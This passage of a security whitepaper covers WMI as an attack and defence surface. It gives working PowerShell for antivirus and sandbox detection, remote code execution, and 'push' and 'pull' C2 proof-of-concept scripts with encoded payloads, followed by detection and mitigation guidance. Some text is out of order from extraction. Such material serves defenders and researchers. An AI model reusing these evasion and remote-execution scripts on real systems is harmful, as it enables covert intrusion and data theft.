- It is installed and running by default on all Windows operating systems going back to Windows 98 and NT 4.0.
- For code execution, it offers a stealthier alternative to running `psexec`.
- Permanent WMI event subscriptions run as `SYSTEM`.
- Defenders are generally unaware of WMI as a multi-purpose attack vector.
- Nearly every operating system action is capable of triggering a WMI event.
- Other than storage in the WMI repository, no payloads touch disk.

The following is a list of how WMI can be used to perform the various stages of an attack; however, it is far from exhaustive.

Reconnaissance

One of the first steps taken by many malware operators and pentesters is reconnaissance. WMI has a large number of classes that can help an attacker get a feel for the environment they're targeting.

The following WMI classes are just a subset of data that can be collected during the reconnaissance phase of an attack:

- Host/OS information: `Win32_OperatingSystem`, `Win32_ComputerSystem`
- File/directory listing: `CIM_DataFile`
- Disk volume listing: `Win32_Volume`
- Registry operations: `StdRegProv`
- Running processes: `Win32_Process`
- Service listing: `Win32_Service`
- Event log: `Win32_NtLogEvent`
- Logged on accounts: `Win32_LoggedOnUser`
- Mounted shares: `Win32_Share`
- Installed patches: `Win32_QuickFixEngineering`

Anti-Virus/VM Detection

AV Detection

Installed AV products will typically register themselves in WMI via the AntiVirusProductclass contained within either the root\SecurityCenter or root\SecurityCenter2 namespaces depending upon the OS version.

A WMI client can fetch the installed AV products by executing the following sample WQL Query:

```
SELECT * FROM AntiVirusProduct
```

Example:

```
PS C:\> Get-WmiObject -Namespace root\SecurityCenter2 -Class AntiVirusProduct

__GENUS                    : 2
__CLASS                    : AntiVirusProduct
__SUPERCLASS               :
__DYNASTY                  : AntiVirusProduct
__RELPATH                  : AntiVirusProduct.instanceGuid="{B7ECF8CD-0188-6703-DBA4-
AA65C6ACFB0A}"
__PROPERTY_COUNT           : 5
__DERIVATION               : {}
__SERVER                   : WIN-B85AAA7ST4U
__NAMESPACE                : ROOT\SecurityCenter2
__PATH                     : \\WIN-B85AAA7ST4U\ROOT\SecurityCenter2:AntiVirusProduct.
instanceGuid="{B7ECF8CD-0188-6703-DB
                             A4-AA65C6ACFB0A}"
displayName                : Microsoft Security Essentials
instanceGuid               : {B7ECF8CD-0188-6703-DBA4-AA65C6ACFB0A}
pathToSignedProductExe     : C:\Program Files\Microsoft Security Client\msseces.exe
pathToSignedReportingExe   : C:\Program Files\Microsoft Security Client\MsMpEng.exe
productState               : 397328
PSComputerName             : WIN-B85AAA7ST4U
```

Generic VM/Sandbox Detection

Malware can use WMI to do generic detection of VM and sandbox environments. For example, if there is less than 2GB of physical memory or if there is only a single processor core, the OS is likely to be running in a virtual machine.

Sample WQL Queries:

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

Figure 6 demonstrates generic virtual machine detection with WMI and PowerShell in action:

Figure 6:
Sample generic VM detection PowerShell code

```
$VMDetected=$False

$Arguments= @{
    Class ='Win32_ComputerSystem'
    Filter ='NumberOfLogicalProcessors < 2 OR TotalPhysicalMemory <
2147483648'
}

if (Get-WmiObject@Arguments) { $VMDetected=$True }
```

VMware Detection

The following example queries attempt to find VMware strings present in certain WMI objects and check to see if the VMware tools daemon is running:

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE “%VMware%”
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE “%VMware%”
SELECT * FROM Win32_Process WHERE Name=”vmtoolsd.exe”
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE “%VMware%”
```

Figure 7 demonstrates VMware detection with WMI and PowerShell in action:

Figure 7: Sample VMware detection PowerShell code

```
$VMwareDetected=$False

$VMAdapter=Get-WmiObjectWin32_NetworkAdapter-Filter'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'

$VMBios=Get-WmiObjectWin32_BIOS-Filter'SerialNumber LIKE "%VMware%"'
$VMToolsRunning=Get-WmiObjectWin32_Process-Filter'Name="vmtoolsd.exe"'

if ($VMAdapter-or$VMBios-or$VMToolsRunning) { $VMwareDetected=$True }
```

Code Execution and Lateral Movement

There are two common methods of achieving remote code execution in WMI: the Win32_Process Create method and event consumers.

`Win32_Process Create` Method

The `Win32_Process` class contains a static method named Create that can spawn a process locally or remotely. This is the WMI equivalent of running `psexec.exe` only without unnecessary forensic artifacts like the creation of a service. The following example demonstrates executing a process on a remote machine:

```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepad.exe'
-ComputerName 192.168.72.134 -Cre
dential 'WIN-B85AAA7ST4U\Administrator'

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 3360
ReturnValue      : 0
PSComputerName   :
```

A more practical malicious use case would be to call the Create method and invoke `powershell.exe` containing an embedded malicious script.

Event consumers

Another means of achieving code execution is to create a permanent WMI event subscription. Normally, a permanent WMI event subscription is designed to persist and respond to certain events. If an attacker wanted to execute a single payload however, they could just configure an event consumer to delete its corresponding event filter, consumer, and filter to consumer binding. The advantage of this technique is that the payload runs as a `SYSTEM` process and it avoids having a payload be displayed in plaintext in the presence of command-line auditing. For example, if a VBScript `ActiveScriptEventConsumer` payload was utilized, the only process created would be the following WMI script host process:

```
%SystemRoot%\system32\wbem\scrcons.exe -Embedding
```

As an attacker, the challenge for pursuing this class of attack vector would be selecting an intelligent event filter. If they just wanted to trigger the payload after a few seconds, an `__IntervalTimerInstruction` class could be used. An attacker might choose to execute the payload upon a user locking their screen. In that case, an extrinsic `Win32_ProcessStartTrace` event could be used to trigger upon the `LogonUI.exe` process being created. An attacker can get creative in their choice of an appropriate event filter.

Covert Data Storage

Attackers have made clever use of the WMI repository itself as a means to store data. One such method may be achieved by creating a WMI class dynamically and storing arbitrary data as the value of a static property of that class . Figure 8 demonstrates storing a string as a value of a static WMI class property:

Figure 8:
Sample WMI class creation PowerShell code

```
$StaticClass=New-ObjectManagement.ManagementClass('root\
cimv2',$null,$null)
$StaticClass.Name ='Win32_EvilClass'
$StaticClass.Put()
$StaticClass.Properties.Add('EvilProperty',"This is not the malware
you're looking for")
$StaticClass.Put()
```

The previous example demonstrated the local creation of a WMI class. It is possible, however, to create WMI classes remotely as will be demonstrated in the next section. The ability to create and modify a class remotely gives an attacker the ability to store and retrieve arbitrary data, turning WMI into an effective C2 channel.

The ability to create and modify a class remotely gives an attacker the ability to store and retrieve arbitrary data, turning WMI into an effective C2 channel.

It is up to the attacker to decide what they want to do with the data stored in the WMI repository. The next few examples show practical examples of how attackers have used this attack mechanism.

WMI as a C2 Channel

Using WMI as a mechanism to store and retrieve data also enables WMI to act as a pure C2 channel. This clever use of WMI was first demonstrated publicly by Andrei Dumitrescu in his WMI Shell tool[15] that utilized the creation and modification of WMI namespaces as a C2 channel. There are actually numerous C2 staging mechanisms that could be used such as WMI class creation as was just discussed. It is also possible to use the registry to stage data for exfiltration over a WMI C2 channel. The following examples demonstrate some proof-of-concept code that utilizes WMI as a C2 channel.

[15] http://2014.hackitoergosum.org/slides/day1_WMI_Shell_Andrei_Dumitrescu.pdf

"Push" Attack

Figure 9 demonstrates how a WMI class can be created remotely to store file data. That file data can then be dropped to the remote file system using `powershell.exe` remotely.

Figure 9: Sample generic VM detection PowerShell code

```
# Prep file to drop on remote system
$LocalFilePath='C:\Users\ht\Documents\evidence_to_plant.png'
$FileBytes=[IO.File]::ReadAllBytes($LocalFilePath)
$EncodedFileContentsToDrop=[Convert]::ToBase64String ($FileBytes)

# Establish remote WMI connection
$Options=New-ObjectManagement.ConnectionOptions
$Options.Username ='Administrator'
$Options.Password ='user'
$Options.EnablePrivileges =$True
$Connection=New-ObjectManagement.ManagementScope
$Connection.Path ='\\192.168.72.134\root\default'
$Connection.Options =$Options
$Connection.Connect()

# "Push" file contents
$EvilClass=New-ObjectManagement.ManagementClass($Connection,
[String]::Empty,$null)
$EvilClass['__CLASS']='Win32_EvilClass'
$EvilClass.Properties.Add('EvilProperty',[Management.CimType]
::String,$False)
$EvilClass.Properties['EvilProperty'].Value =$EncodedFileContentsToDrop
$EvilClass.Put()

$Credential=Get-Credential'WIN-B85AAA7ST4U\Administrator'

$CommonArgs= @{
    Credential =$Credential
    ComputerName ='192.168.72.134'
}

# The PowerShell payload that will drop the stored file contents
$PayloadText=@'
$EncodedFile = ([WmiClass] 'root\default:Win32_EvilClass').
Properties['EvilProperty'].Value
[IO.File]::WriteAllBytes('C:\fighter_jet_specs.png',
[Convert]::FromBase64String($EncodedFile))
'@

$EncodedPayload=[Convert]::ToBase64String([Text.Encoding] ::Unicode.
GetBytes($PayloadText))
$PowerShellPayload="powershell -NoProfile -EncodedCommand
$EncodedPayload"

# Drop the file to the target filesystem
Invoke-WmiMethod@CommonArgs-ClassWin32_Process-NameCreate-
ArgumentList$PowerShellPayload

# Confirm successful file drop
Get-WmiObject@CommonArgs-ClassCIM_DataFile-Filter'Name = "C:\\fighter_
jet_specs.png"'
```

"Pull" Attack

Figure 10 demonstrates using the registry to pull back the results of a PowerShell command. Additionally, many malicious tools that attempt to capture the output of PowerShell commands simply convert the output to text. This example utilizes a PowerShell object serialization and deserialization method to maintain the rich type information present in PowerShell objects.

Figure 10: PowerShell code that pulls command data back from a WMI class property

```
$Credential=Get-Credential'WIN-B85AAA7ST4U\Administrator'

$CommonArgs= @{
    Credential =$Credential
    ComputerName ='192.168.72.131'
}

# Create a remote registry key and value
$HKLM=2147483650
Invoke-WmiMethod@CommonArgs-ClassStdRegProv-NameCreateKey-
ArgumentList$HKLM,'SOFTWARE\EvilKey'
Invoke-WmiMethod@CommonArgs-ClassStdRegProv-NameDeleteValue-
ArgumentList$HKLM,'SOFTWARE\EvilKey','Result'

# PowerShell payload that saves the serialized output of `Get-Process
lsass` to the registry
$PayloadText=@'
$Payload = {Get-Process lsass}
$Result = & $Payload
$Output = [Management.Automation.PSSerializer]::Serialize($Result, 5)
$Encoded = [Convert]::ToBase64String([Text.Encoding]::Unicode.
GetBytes($Output))
Set-ItemProperty -Path HKLM:\SOFTWARE\EvilKey -Name Result -Value
$Encoded
'@

$EncodedPayload=[Convert]::ToBase64String([Text.Encoding]::Unicode.
GetBytes($PayloadText))
$PowerShellPayload="powershell -NoProfile -EncodedCommand
$EncodedPayload"

# Invoke PowerShell payload
Invoke-WmiMethod@CommonArgs-ClassWin32_Process-NameCreate-
ArgumentList$PowerShellPayload

# Pull the serialized results back
$RemoteOutput=Invoke-WmiMethod@CommonArgs-ClassStdRegProv-
NameGetStringValue-ArgumentList$HKLM,'SOFTWARE\EvilKey','Result'
$EncodedOutput=$RemoteOutput.sValue

# Deserialize and display the result of the command executed on the
remote system
$DeserializedOutput=[Management.Automation.
PSSerializer]::Deserialize([Text.Encoding]::Ascii.
GetString([Convert]::FromBase64String($EncodedOutput)))
```

WMI Providers


Providers are the backbone of WMI. Nearly all WMI classes and their respective methods are implemented in providers. A provider is a user-mode COM DLL or kernel driver. Each provider has a respective CLSID associated with it used for COM resolution in the registry. This CLSID is used to look up the actual DLL that implements the provider. Additionally, all registered providers have a respective `__Win32Provider` WMI class instance. For example, consider the following registered WMI provider that handles registry actions:

```
PS C:\> Get-CimInstance -Namespace root\cimv2 -ClassName __Win32Provider -Filter 'Name =
"RegistryEventProvider"'

Name                         : RegistryEventProvider
ClientLoadableCLSID          :
CLSID                        : {fa77a74e-e109-11d0-ad6e-00c04fd8fdff}
Concurrency                  :
DefaultMachineName           :
Enabled                      :
HostingModel                 : LocalSystemHost
ImpersonationLevel           : 0
InitializationReentrancy     : 0
InitializationTimeoutInterval :
InitializeAsAdminFirst       :
OperationTimeoutInterval     :
PerLocaleInitialization      : False
PerUserInitialization        : False
Pure                         : True
SecurityDescriptor           :
SupportsExplicitShutdown     :
SupportsExtendedStatus       :
SupportsQuotas               :
SupportsSendStatus           :
SupportsShutdown             :
SupportsThrottling           :
UnloadTimeout                :
Version                      :
PSComputerName               :
```

The DLL that corresponds to the `RegistryEventProvider` provider is found by referencing the following registry value:

`HKEY_CLASSES_ROOT\CLSID\{fa77a74e-e109-11d0-ad6e-00c04fd8fdff}\InprocServer32 : (Default)`



Malicious WMI Providers

Just as a WMI provider is used to provide legitimate WMI functionality to a user, a malicious WMI provider can be used to extend the functionality of WMI for an attacker.

Casey Smith[16] and Jared Atkinson[17] have both released proof-of-concept malicious WMI providers capable of executing shellcode and PowerShell scripts remotely. A malicious WMI provider serves as an effective persistence mechanism allowing an attacker to execute code remotely so long the attacker is in possession of valid user credentials.

WMI Defense

For every attack present in WMI, there are an equal number of potential defenses.

Existing Detection Utilities

The following tools exist to detect and remove WMI persistence:

- Sysinternals Autoruns
- Kansa[19] – A PowerShell module for incident responders

One of the downsides to these tools is that only detect WMI persistence artifacts at a certain snapshot in time. Some attackers will clean up their persistence code once they've

Figure 11: PowerShell code that detects WMI persistence on a remote system

```
$Arguments= @{
    Credential ='WIN-B85AAA7ST4U\Administrator'
    ComputerName ='192.168.72.135'
    Namespace ='root\subscription'
}
Get-WmiObject-Class__FilterToConsumerBinding@Arguments
Get-WmiObject-Class__EventFilter@Arguments
Get-WmiObject-Class__EventConsumer@Arguments
```

[17] https://github.com/subTee/EvilWMIProvider
[18] https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider
[19] https://github.com/davehull/Kansa/

performed their actions. It is however possible to catch WMI persistence in real time using permanent WMI subscriptions against an attacker.

WMI persistence via `EventConsumers` is trivial to detect. The PowerShell code in Figure 11 queries all WMI persistence items on a remote system.

WMI Attack Detection with WMI

With the extremely powerful eventing subsystem present in WMI, WMI could be thought of as the free host IDS from Microsoft that you never knew existed. Considering that nearly all operating system actions can fire a WMI event, WMI is positioned to catch many attacker actions in real time. Consider the following attacker activities and the respective effect made in WMI:

1. An attacker uses WMI as a persistence mechanism
    - Effect: Instances of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` are created. An `__InstanceCreationEvent` event is fired.
2. The WMI Shell utility is used as a C2 channel
    - Effect: Instances of `__Namespace` objects are created and modified. Consequently, `__NamespaceCreationEvent` and `__NamespaceModificationEvent` events are fired.
3. WMI classes are created to store attacker data
    - Effect: A `__ClassCreationEvent` event is fired.
4. An attacker installs a malicious WMI provider
    - Effect: A `__Provider` class instance is created. An `__InstanceCreationEvent` event is fired.
5. An attacker persists via the Start Menu or registry
    - Effect: A `Win32_StartupCommand` class instance is created. An `__InstanceCreationEvent` event is fired.
6. An attacker persists via other additional registry values
    - Effect: A `RegistryKeyChangeEvent` and/or `RegistryValueChangeEvent` event is fired.
7. An attacker installs a service
    - Effect: A `Win32_Service` class instance is created. An `__InstanceCreationEvent` event is fired.

All of the attacks and effects described can be represented with WMI event queries. When used in conjunction with an event consumer, a defender can be extremely creative as to how they choose to detect and respond to attacker actions. For example, a defender might choose to receive an email upon the creation of any `Win32_StartupCommand` instances.

When creating WMI event that alert to attacker actions, it is important to realize that attackers familiar with the

When used in conjunction with an event consumer, a defender can be extremely creative as to how they choose to detect and respond to attacker actions.

WMI could inspect and remove existing defensive WMI event subscriptions. Thus, the cat and mouse game ensues. As a last resort defense mechanism against an attacker removing your defensive event subscriptions, one could register an event subscription that detects `__InstanceDeletionEvent` events of `__EventFilter`, `__EventConsumer`, and `__FilterToConsumerBinding` objects. Then, if an attacker was to successfully remove defensive permanent WMI event subscriptions, the defender would be given the opportunity to be alerted one last time.

Mitigations

Aside from deploying defensive permanent WMI event subscriptions, there are several mitigations that may prevent some or all WMI attacks from occurring.

1. System administrators can disable the WMI service. It is important for an organization to consider its need for WMI. Do consider however any unintended side effects of stopping the WMI service. Windows has become increasingly reliant upon WMI and WinRM for management tasks.
2. Consider blocking the WMI protocol ports. If there is no legitimate need to use remote WMI, consider configuring DCOM to use a single port[20] and then block that port. This is a more realistic mitigation over disabling the WMI service because it would block WMI remotely but allow the service to run locally.
3. WMI, DCOM, and WinRM events are logged to the following event logs:
    a. `Microsoft-Windows-WinRM/Operational`
        i. Shows failed WinRM connection attempts including the originating IP address
    b. `Microsoft-Windows-WMI-Activity/Operational`
        i. Contains failed WMI queries and method invocations that may contain evidence of attacker activity
    c. `Microsoft-Windows-DistributedCOM`
        i. Shows failed DCOM connection attempts including the originating IP address

Common Information Model (CIM)

"The Common Information Model (CIM) is an open standard that defines how managed elements in an IT environment are represented as a common set of objects and relationships between them. The Distributed Management Task Force maintains the CIM to allow consistent management of these managed elements, independent of their manufacturer or provider.[21]" WMI uses the CIM standard to represent the objects it manages. For example, system administrators querying a system via WMI must navigate the standardized CIM namespaces to fetch a process object instance.

WMI maintains a registry of all manageable objects in the CIM repository. The CIM repository is a persistent database stored locally on a computer running the WMI service. Using the CIM, it maintains definitions of all manageable objects, how they are related, and who provides their instances. For example, when software developers exposes custom application performance statistics via WMI, they must first register descriptions of the performance metrics. This allows WMI to correctly interpret queries and respond with well formatted data.

The CIM is object oriented and supports features such as (single) inheritance, abstract and static properties, default values, and arbitrary key-value pairs attached to items known as "qualifiers".


[20] https://msdn.microsoft.com/en-us/library/bb219447(v=vs.85).aspx

[21] https://en.wikipedia.org/wiki/Common_Information_Model_(computing)

Related classes are grouped under hierarchical namespaces. Classes declare the properties and methods exposed by manageable objects. A property is a named field that contains data with a specific type in a class instance. The class definition describes metadata about the property, and a class instance contains concrete values populated by WMI providers. A method is a named routine that executes on a class instance, and is implemented within a WMI provider. The class definition describes its prototype (return value type, name, parameter types), but not the implementation. Qualifiers are key-value pairs of metadata that can be attached to namespace, classes, properties, and methods. Common qualifiers provide hints that direct a client how to interpret enumeration entries and the language code page of a string value.


For example, Figure 12 lists the some of the namespaces installed on a clean build of Windows 10. Note that they are easily represented as a tree. The `ROOT\CIMV2` namespace is the default namespace chosen by WMI when a client doesn't declare one itself.

Figure 12: Example of namespaces



In this installation of Windows, the `ROOT\CIMV2` namespace contains definitions for 1,151 classes. Figure 13 lists some of the classes found in this namespace. Note that each has a name and a path that can be used to uniquely identify the class. By convention, some classes have a qualifier named `Description` that contains a human readable string describing how the class should be managed. This tool (WMI Explorer) is user-friendly and knows to fetch the `Description` qualifier and display its value in the grid view.

Figure 13:
Example of classes




Classes

Name	Lazy ...	Description	Path
CIM_Action	False	A CIM_Action is an operati...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_Action
CIM_ActionSequence	False	The CIM_ActionSequence...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_ActionSequence
CIM_ActsAsSpare	False	The CIM_ActsAsSpare ass...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_ActsAsSpare
CIM_AdjacentSlots	False	CIM_AdjacentSlots describ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AdjacentSlots
CIM_AggregatePExtent	False	The CIM_AggregatePExte...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AggregatePExtent
CIM_AggregatePSExtent	False	CIM_AggregatePSExtent d...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AggregatePSExtent
CIM_AggregateRedundanc...	False	Describes the aggregate p...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AggregateRedundancyComponent
CIM_AlarmDevice	False	An alarm device is a type o...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AlarmDevice
CIM_AllocatedResource	False	An association between lo...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AllocatedResource
CIM_ApplicationSystem	False	The CIM_ApplicationSyste...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_ApplicationSystem
CIM_ApplicationSystemSoft...	False	The CIM_ApplicationSyste...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_ApplicationSystemSoftwareFeature
CIM_AssociatedAlarm	False	Logical devices may have ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedAlarm
CIM_AssociatedBattery	False	A logical device may use or...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedBattery
CIM_AssociatedCooling	False	Many devices, such as pro...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedCooling
CIM_AssociatedMemory	False	Logical devices may have ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedMemory
CIM_AssociatedProcessorM...	False	Associates the processor a...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedProcessorMemory
CIM_AssociatedSensor	False	Many devices include sens...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedSensor
CIM_AssociatedSupplyCur...	False	A power supply may have ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedSupplyCurrentSensor
CIM_AssociatedSupplyVolta...	False	A power supply may have ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_AssociatedSupplyVoltageSensor
CIM_BasedOn	False	CIM_BasedOn is an associ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BasedOn
CIM_Battery	False	Capabilities and manageme...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_Battery
CIM_BinarySensor	False	A BinarySensor provides a ...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BinarySensor
CIM_BIOSElement	False	CIM_BIOSElement represe...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BIOSElement
CIM_BIOSFeature	False	CIM_BIOSFeature represe...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BIOSFeature
CIM_BIOSFeatureBIOSEle...	False	A link between BIOS featur...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BIOSFeatureBIOSElements
CIM_BIOSLoadedInNV	False	A link between BIOS eleme...	\\DESKTOP-3E940GD\ROOT\CIMV2:CIM_BIOSLoadedInNV

Figure 14 lists some of the properties exposed by instances of the `Win32_LogicalDisk` class. This class definition declares a set of 40 properties, and instances of the `Win32_LogicalDisk` class will contain concrete values for each property. For example, the DeviceID property is a field with type string that uniquely identifies the disk, so a WMI client can enumerate class instances and expect to receive values like `A:`, `C:`, and `D:`.

Figure 14:
Example of properties




Class Properties

Property Name	Type	Enumeration Available	Lazy	Description
Access	UInt16	True	False	Access describes whether the media is readable (value=1), writeable (value=2), or both (value=3). "Unknown"
Availability	UInt16	True	False	The availability and status of the device. For example, the Availability property indicates that the device is run
BlockSize	UInt64	False	False	Size in bytes of the blocks which form this StorageExtent. If variable block size, then the maximum block size in
Caption	String	False	False	The Caption property is a short textual description (one-line string) of the object.
Compressed	Boolean	False	False	The Compressed property indicates whether the logical volume exists as a single compressed entity, such as a
ConfigManagerErrorCode	UInt32	True	False	Indicates the Win32 Configuration Manager error code. The following values may be returned: 0 This devi
ConfigManagerUserConfig	Boolean	False	False	Indicates whether the device is using a user-defined configuration.
CreationClassName	String	False	False	CreationClassName indicates the name of the class or the subclass used in the creation of an instance. When
Description	String	False	False	The Description property provides a textual description of the object.
DeviceID	String	False	False	The DeviceID property contains a string uniquely identifying the logical disk from other devices on the system.
DriveType	UInt32	True	False	The DriveType property contains a numeric value corresponding to the type of disk drive this logical disk repre
ErrorCleared	Boolean	False	False	ErrorCleared is a boolean property indicating that the error reported in LastErrorCode property is now cleared.

Figure 15 lists the methods exposed by instances of the `Win32_LogicalDisk` class. This class definition declares a set of five methods, and the associated WMI provider enables clients to invoke these methods on instances of the `Win32_LogicalDisk`. The two panes at the bottom describe the parameters that must be provided to the method call, and what data is returned. In this example, the `Chkdsk` method requires five Boolean parameters and returns a single 32-bit integer describing the status of the operation. Note that the Description qualifiers attached to these method and its parameters serve as API documentation to a WMI client developer.

Figure 15:
Example of methods



In this installation of Windows, there are three instances of the `Win32_LogicalDisk` class. Figure 16 lists the instances using their unique instance path. This path is constructed by combining the class name with names and values from special properties that have the Key qualifier. Here, there is a single Key property: the `DeviceID` property. Each class instance is populated with concrete data from the same logical item.

Figure 16:
Example of instances

